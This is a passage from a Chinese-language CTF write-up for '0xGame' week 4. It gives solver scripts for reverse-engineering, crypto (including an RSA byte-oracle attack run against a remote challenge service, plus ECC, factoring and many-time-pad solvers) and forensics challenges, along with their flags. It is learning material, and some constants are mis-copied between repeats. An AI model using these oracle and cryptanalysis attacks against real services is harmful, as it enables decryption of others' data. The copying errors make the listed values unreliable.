

## Week4wp

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### PWN

week4\_pwn1(from:0xdead0de)

week4\_pwn2(from:0xdead0de)

# Week4wp

---


## Reverse

---

### re1

简单 VM 虚拟机题目，先写一个反汇编脚本

例子如下



[illegible]

[illegible]

```
i = 0
while True:
```

```

op = opcode[i]
num1 = opcode[i + 1]
num2 = opcode[i + 2]
i += 3
if op == 0:
    break
if op == 1:
    print(f"R{num1} ^= R{num2}")
elif op == 2:
    print(f"R{num1} += R{num2}")
elif op == 3:
    print(f"R{num1} -= R{num2}")
elif op == 4:
    print(f"R{num1} <=& R{num2}")
elif op == 5:
    print(f"R{num1} >=& R{num2}")
elif op == 6:
    print(f"mov mem[{num1}], R{num2}")
elif op == 7:
    print(f"mov R{num1}, mem[{num2}]")
elif op == 8:
    print(f"mov R{num1}, {num2}")

```

输出结果如下

```

mov R2, 32
mov R1, mem[0]
R1 ^= R2
mov R4, 0
R1 <=& R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[100], R1
mov R1, mem[1]
R1 ^= R2
mov R4, 1
R1 <=& R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[101], R1
mov R1, mem[2]
R1 ^= R2
mov R4, 2
R1 <=& R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[102], R1
mov R1, mem[3]
R1 ^= R2
mov R4, 0
R1 <=& R4
mov R4, 1

```

```
R2 += R4
R1 += R2
mov mem[103], R1
mov R1, mem[4]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[104], R1
mov R1, mem[5]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[105], R1
mov R1, mem[6]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[106], R1
mov R1, mem[7]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[107], R1
mov R1, mem[8]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[108], R1
mov R1, mem[9]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[109], R1
mov R1, mem[10]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
```

```
mov mem[110], R1
mov R1, mem[11]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[111], R1
mov R1, mem[12]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[112], R1
mov R1, mem[13]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[113], R1
mov R1, mem[14]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[114], R1
mov R1, mem[15]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[115], R1
mov R1, mem[16]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[116], R1
mov R1, mem[17]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[117], R1
mov R1, mem[18]
```

```
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[118], R1
mov R1, mem[19]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[119], R1
mov R1, mem[20]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[120], R1
mov R1, mem[21]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[121], R1
mov R1, mem[22]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[122], R1
mov R1, mem[23]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[123], R1
mov R1, mem[24]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[124], R1
mov R1, mem[25]
R1 ^= R2
mov R4, 1
```



```
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[125], R1
mov R1, mem[26]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[126], R1
mov R1, mem[27]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[127], R1
mov R1, mem[28]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[128], R1
mov R1, mem[29]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[129], R1
mov R1, mem[30]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[130], R1
mov R1, mem[31]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[131], R1
mov R1, mem[32]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
```

```
R2 += R4
R1 += R2
mov mem[132], R1
mov R1, mem[33]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[133], R1
mov R1, mem[34]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[134], R1
mov R1, mem[35]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[135], R1
mov R1, mem[36]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[136], R1
mov R1, mem[37]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[137], R1
mov R1, mem[38]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[138], R1
mov R1, mem[39]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
```

```

mov mem[139], R1
mov R1, mem[40]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[140], R1
mov R1, mem[41]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[141], R1

```

可以知道程序就是对我们的输入做了一些简单的加减位移运算

解题脚本如下

```

enc = [0x00000067, 0x000000BC, 0x0000012F, 0x00000068, 0x000000E3, 0x00000136,
0x00000067, 0x00000050, 0x00000161, 0x00000077, 0x0000005B, 0x000000A8,
0x00000041, 0x0000002E, 0x00000097, 0x0000004E, 0x000000D5, 0x00000046,
0x00000052, 0x00000042, 0x00000065, 0x00000043, 0x0000003B, 0x000000A0,
0x0000003A, 0x000000F8, 0x0000006B, 0x00000095, 0x0000005F, 0x00000066,
0x00000049, 0x00000050, 0x00000221, 0x000000B8, 0x00000137, 0x000000C8,
0x00000066, 0x00000140, 0x000000D3, 0x000000B8, 0x00000141, 0x0000011A]
for i in range(0, 42):
    print(chr(((enc[i] - 32 - i - 1) >> (i % 3)) ^ (32 + i)), end = "")
# flag{af3fd248-41b4-4884-9f6b-747878be8e74}

```

## re2

AES 加密算法,加密代码使用了<https://github.com/dhuertas/AES> 里的代码

IDA findcrypto 插件可以识别出 AES 加密的常量表

AES 加密算法的几个过程, 密钥扩展、字节代换、行位移、列混合、轮密钥加部分的函数也可以识别出来是 AES 加密算法

Exp 如下

```

from Crypto.Cipher import AES

key = b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
data =
b"\x18\x92\xf6\x13\x76\x11\x23\xef\xf7\x0a\xb7\x61\x46\x16\x10\xc8\x4d\xa1\x94\x
c1\x8a\x2e\x8f\xba\x56\x88\x10\x95\x6e\xdf\x74\xee\x55\x81\x2d\x30\x59\x05\xed\x
63\xd2\x7c\x13\x47\xa9\xa3\xf6\x20"

aes = AES.new(key, AES.MODE_ECB)
res = aes.decrypt(data)
print(res)
# b'flag{2f2d0017-80f6-4f6f-97c9-bc4e9b21f3b1}\x00\x00\x00\x00\x00\x00'

```

## re3

题目出锅了，编译时候没有注意到主函数当中

这里strlen 计算 input 的长度会随着 input 内部内容的改变导致，计算的长度不为 42。所以最后的 flag 在文件当中可以看到绝大部分，只有前6个字符不知道。呜呜呜。

所以这题的 flag 就很容易去被猜测到了。前5个字符分别为 flag{ 第6个字符多试试就可以知道是字符 f

完整 flag flag{ff6cf093-f357-428d-a642-16b10702bae7}

## Crypto

### Bytes Oracle

可参照2018 HITCON Crypto lost key

实际上用Oracle脚本也能梭 ()

具体原理参照[RSA 选择明文攻击 - CTF Wiki \(ctf-wiki.org\)](https://ctf-wiki.org/rsa/rsa-choose-plaintext-attack/) 没魔改

exp:

```

from pwn import*
from Crypto.Util.number import*
io=remote("", )
io.recvuntil(b"4.Quit\n")
io.sendline(b"1")
io.recvuntil(b"n=")
n=int(io.recvline())
io.recvuntil(b"e=")
e=int(io.recvline())
io.recvuntil(b"c=")
c=int(io.recvline())
l,r=0,n
t=1

```

```

n_ = n % 256
submap = {}
for i in range(0, 256):
    submap[-n_ * i % 256] = i
while l < r:
    if t%30==0:
        print(t,r-l)
    d=(r-l)//256
    io.recvuntil(b">")
    io.sendline(b"3")
    io.recvuntil(b">")
    io.sendline(str(pow(256,t*e%n,n)*c%n).encode())
    io.recvuntil(b": ")
    k = submap[int(io.recvline(),16)]
    l, r = l + k*d, l + (k+1)*d
    t = t+1
print(long_to_bytes(l))
io.interactive()

```

## ECC

稍微魔改了一点点

只要求  $m = (r2 * c1 - r1 * k * c2) * \text{inverse}(r2, n)$

几个参数除了  $n$  都直接给了,  $n$  照着题目脚本算一下也出来了

```

from Crypto.Util.number import *
p =
112495892893734483388663296402932842095997843753374438421695290988359832460051
a =
101981543389703054444906888236965100227902100585263327233246492901054535785571
b = 2706186933878057652676309926348143366670031701983557300942511880324524788574
k =
71945889038953341847263519104630318243817670767276069261230241683585545826661
E = EllipticCurve(GF(p), [a,b])
G =
E(101981543389703054444906888236965100227902100585263327233246492901054535785573
,91039746864447832832895531433088113132756837557011083320841009534578343965536)
r1 =
17508017898353406319910889374706380553395041177439941992127017651621727142700

r2 =
9635688439246373463146554181223462429254170330456300413235282298036335053171
c1 =
E(50699670968971868104581239148265328978400022565577671265162163603182863155985,
35650116946501339414509636935589952076371147766891190369628323621304967371478)
c2 =
E(24844834536235754929295699976588636674139783137334889500986181346650283652602,
103436077552626107087076436692500561168148578742541763620395982301426624422180)
n = G.order()
r2m = r2 * c1 - r1 * k * c2
m = r2m * inverse(r2, n)
m = long_to_bytes(int(m.xy()[0]))+long_to_bytes(int(m.xy()[1]))
print(m)

```

## 我也不知道取啥名捏

真不知道叫啥了，而且大家的解好像都是我的非预期来着（）

生成 $p, q$ 时限制了 $p, q$ 的每一位都不相同

众所周知 $(x + i) * (x - i) \leq x^2$

将 $p$ 初始设置全1， $q$ 设为0，一位一位逼近。

```
from gmpy2 import *
from Crypto.Util.number import *

n =
0x2d664b36d81e6b469d7ecf3e92b4635a9361b834484478cdd58258a2a68abc3ebc4a5cd75cd2b9
f2e2a851955f7dc08253d39ec9cc0443fcf3836bef9fbfd1f66fac032247d573ee6f647b40de0b76
dd1250ec2ff0de257c3e9d8626aa0f9627852669492476f399878e26b8744089ebdf3d1d5b58adc6
ce080a49c27d1d04440a692ecaa4621642c034b516f5b11e25d448e970f8212c72a63f30dee5658b
b97d72c3216dcf5fbf111d14f0945bda5f3cd79769ecf867a28ea581986d1e906322542d114f021e
2bc5597c57cad9be1e284b5ad3632a827a052b4ef6da125e8987aecdcbda47c1201e9156e5245c75
3a5806d5d6a7bfd0c1e627a6694db42fa1
p = ((1 << 1024) - 1) ^ ((1 << 20) - 1)
q = 0
for i in range(1022, 20, -1):
    cur = 1 << i
    if (p ^ cur) * (q ^ cur) < n:
        p ^= cur
        q ^= cur
while n % p != 0:
    p = gmpy2.next_prime(p)
q = n // p
e = 65537
c =
0x51d7e86e676e3816646d9b1dddc60505b08004176ded1f4dcfbcb2be43b4ad7db28e750e923b2c3
1a67e61c75a1080c8d2e984f5180186085739d2e1ee591837c3579d1e399aabeeb28c0adcc0851791
c865e4b2eafc4753e274b0a3240a96fb07c9b5e99f1fe524913faf082161aaf4ceda5367805642e7
b3fe4c2a34289aee31f95d54aa70bbd2356d0ff634f9118d93bdf1d7fef44ee291c37de0bc19cc2c
fbcde8f2d35a0083a543fe073ecbf5f599091a2e4c49f914bf7001111fe28baa1726cbfe23964d74
3db93091f9486399b5f611e94cf0891707d69b4ba9299eda098a0f157a5cdde2279c3e7291fc2e1a
63b158b37d767b7d3b5ee333e2681779c

phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

到后面剩20位左右爆破一下就行（或者其他方法

学弟的解法：

```
from Crypto.Util.number import *
import gmpy2
```

```

n =
0x2d664b36d81e6b469d7ecf3e92b4635a9361b834484478cdd58258a2a68abc3ebc4a5cd75cd2b9
f2e2a851955f7dc08253d39ec9cc0443fcf3836bef9fbfd1f66fac032247d573ee6f647b40de0b76
dd1250ec2ff0de257c3e9d8626aa0f9627852669492476f399878e26b8744089ebdf3d1d5b58adc6
ce080a49c27d1d04440a692ecaa4621642c034b516f5b11e25d448e970f8212c72a63f30dee5658b
b97d72c3216dcf5fbf111d14f0945bda5f3cd79769ecf867a28ea581986d1e906322542d114f021e
2bc5597c57cad9be1e284b5ad3632a827a052b4ef6da125e8987aecddba47c1201e9156e5245c75
3a5806d5d6a7bfd0c1e627a6694db42fa1
c =
0x51d7e86e676e3816646d9b1dddc60505b08004176ded1f4dcfbcb2be43b4ad7db28e750e923b2c3
1a67e61c75a1080c8d2e984f5180186085739d2e1ee591837c3579d1e399aabeeb28c0adcc0851791
c865e4b2eafc4753e274b0a3240a96fb07c9b5e99f1fe524913faf082161aaf4ceda5367805642e7
b3fe4c2a34289aee31f95d54aa70bbd2356d0ff634f9118d93bdf1d7fef44ee291c37de0bc19cc2c
fbcd8f2d35a0083a543fe073ecbf5f599091a2e4c49f914bf7001111fe28baa1726cbfe23964d74
3db93091f9486399b5f611e94cf0891707d69b4ba9299eda098a0f157a5cdde2279c3e7291fc2e1a
63b158b37d767b7d3b5ee333e2681779c
e = 65537
t1 = 1 << 1024
p = (2 ** 1024 + gmpy2.iroot((2 ** 1024) ** 2 - 4 * n, 2)[0]) // 2
p = int(p)
while n % p != 0:
    p = gmpy2.next_prime(p)
q = n // p
phi = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))

```

## MTP

经典的Many Time Pad

网上可以找到一些脚本，但是后面的手动修正是必须的

上述的每一个字符串  $C_i$ ，都是某个 `key` 异或上明文  $M_i$  得到的。我们的目标是获取这个 `key`。 **已知明文是英文句子。**

根据异或运算的性质： $C_1 \oplus C_2 = (M_1 \oplus key) \oplus (M_2 \oplus key) = M_1 \oplus M_2$

这表明，两个密文的异或，就等于对应明文的异或。

我们可以注意到一个至关重要的规律：小写字母 xor 空格，会得到对应的大写字母；大写字母 xor 空格，会得到小写字母！所以，如果  $x \oplus y$  得到一个英文字母，那么  $x, y$  中的某一个有很大概率是空格。再回头看上面  $C_1$  xor 其他密文——也就等于  $M_1$  xor 其他明文的表，如果第  $col$  列存在大量的英文字母，我们可以猜测  $M_1[col]$  是一个空格。那一列英文字母越多，把握越大。

具体参照[Many-Time-Pad 攻击\(ruanx.net\)](http://ruanx.net)

```

import Crypto.Util.strxor as xo
import libnum, codecs, numpy as np

def isChr(x):
    if ord('a') <= x and x <= ord('z'): return True
    if ord('A') <= x and x <= ord('Z'): return True
    return False

```

```

def infer(index, pos):
    if msg[index, pos] != 0:
        return
    msg[index, pos] = ord(' ')
    for x in range(len(c)):
        if x != index:
            msg[x][pos] = xo.strxor(c[x], c[index])[pos] ^ ord(' ')

def know(index, pos, ch):
    msg[index, pos] = ord(ch)
    for x in range(len(c)):
        if x != index:
            msg[x][pos] = xo.strxor(c[x], c[index])[pos] ^ ord(ch)

dat = []

def getSpace():
    for index, x in enumerate(c):
        res = [xo.strxor(x, y) for y in c if x!=y]
        f = lambda pos: len(list(filter(isChr, [s[pos] for s in res])))
        cnt = [f(pos) for pos in range(len(x))]
        for pos in range(len(x)):
            dat.append((f(pos), index, pos))

c = [codecs.decode(x.strip().encode(), 'hex') for x in open('output.txt',
'r').readlines()]

msg = np.zeros([len(c), len(c[0])], dtype=int)

getSpace()

dat = sorted(dat)[::-1]
for w, index, pos in dat:
    infer(index, pos)

know(1, 6, 'p')
know(4, 1, 'o')
know(0, 10, 'a')

print('\n'.join([''.join([chr(c) for c in x]) for x in msg]))

key = xo.strxor(c[0], ''.join([chr(c) for c in msg[0]]).encode())
print(key)

```

## Misc

---

### 听首音乐?



官方文档里有


[illegible]

接着运行编译好的文件，发现是纯输出字符的程序

```
PS C:\Users\16334\Desktop\misctools\Velato_0_1> .\1.exe
What a long number:4642488275724448709921860001805542920743247922240305533
PS C:\Users\16334\Desktop\misctools\Velato_0_1>
```

what a long number:4642488275724448709921860001805542920743247922240305533

稍微fuzz一下，猜测是用密码学的库里面的long\_to\_bytes函数



```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！https://aka.ms/PSWindows


PS C:\Users\16334\Desktop> python
Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 23:03:10) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import *
>>> long_to_bytes(4642488275724448709921860001805542920743247922240305533)
b'\0xGame{StRAnGe_eSOL4N9}'
>>>
```

0xGame{StRAnGe\_eSOL4N9}

# ColorfulDisk

先是各凭本事打开磁盘，我用的是取证大师。


可以发现一共就几个文件，其中包含两个加密文件和一个password.txt



再根据提示，使用密码去挂载那个1，得到一张很怪的图片。再根据hint，fuzz一下，导出所有rgb值并写入文件

```
from PIL import Image, ImageDraw
import struct
width = 1042
height = 1042
img=Image.open("1.png")
a=[]
for i in range(height):
    for j in range(width):
        pi=img.getpixel((j,i))
        for k in range(3):
            a.append(pi[k])
with open('flag', 'wb') as fp:
    for x in a:
        b = struct.pack('B', x)
        fp.write(b)
```

发现读出来一个wav音频，简单听一下，一眼丁真，鉴定为ssv。直接用[Github现成工具](#)解一下，得到密码



拿密码解下压缩包拿到flag


```
0xGame{RGB_Color_Pix31}
```

## 走失的猫猫

根据题目描述，简单fuzz下，猜测是被删了，要数据恢复，取证大师直接梭



恢复出一张catcat.png



可以发现图片hex值尾部有几个参数

```
a = 114 b = 514 st = 1
```

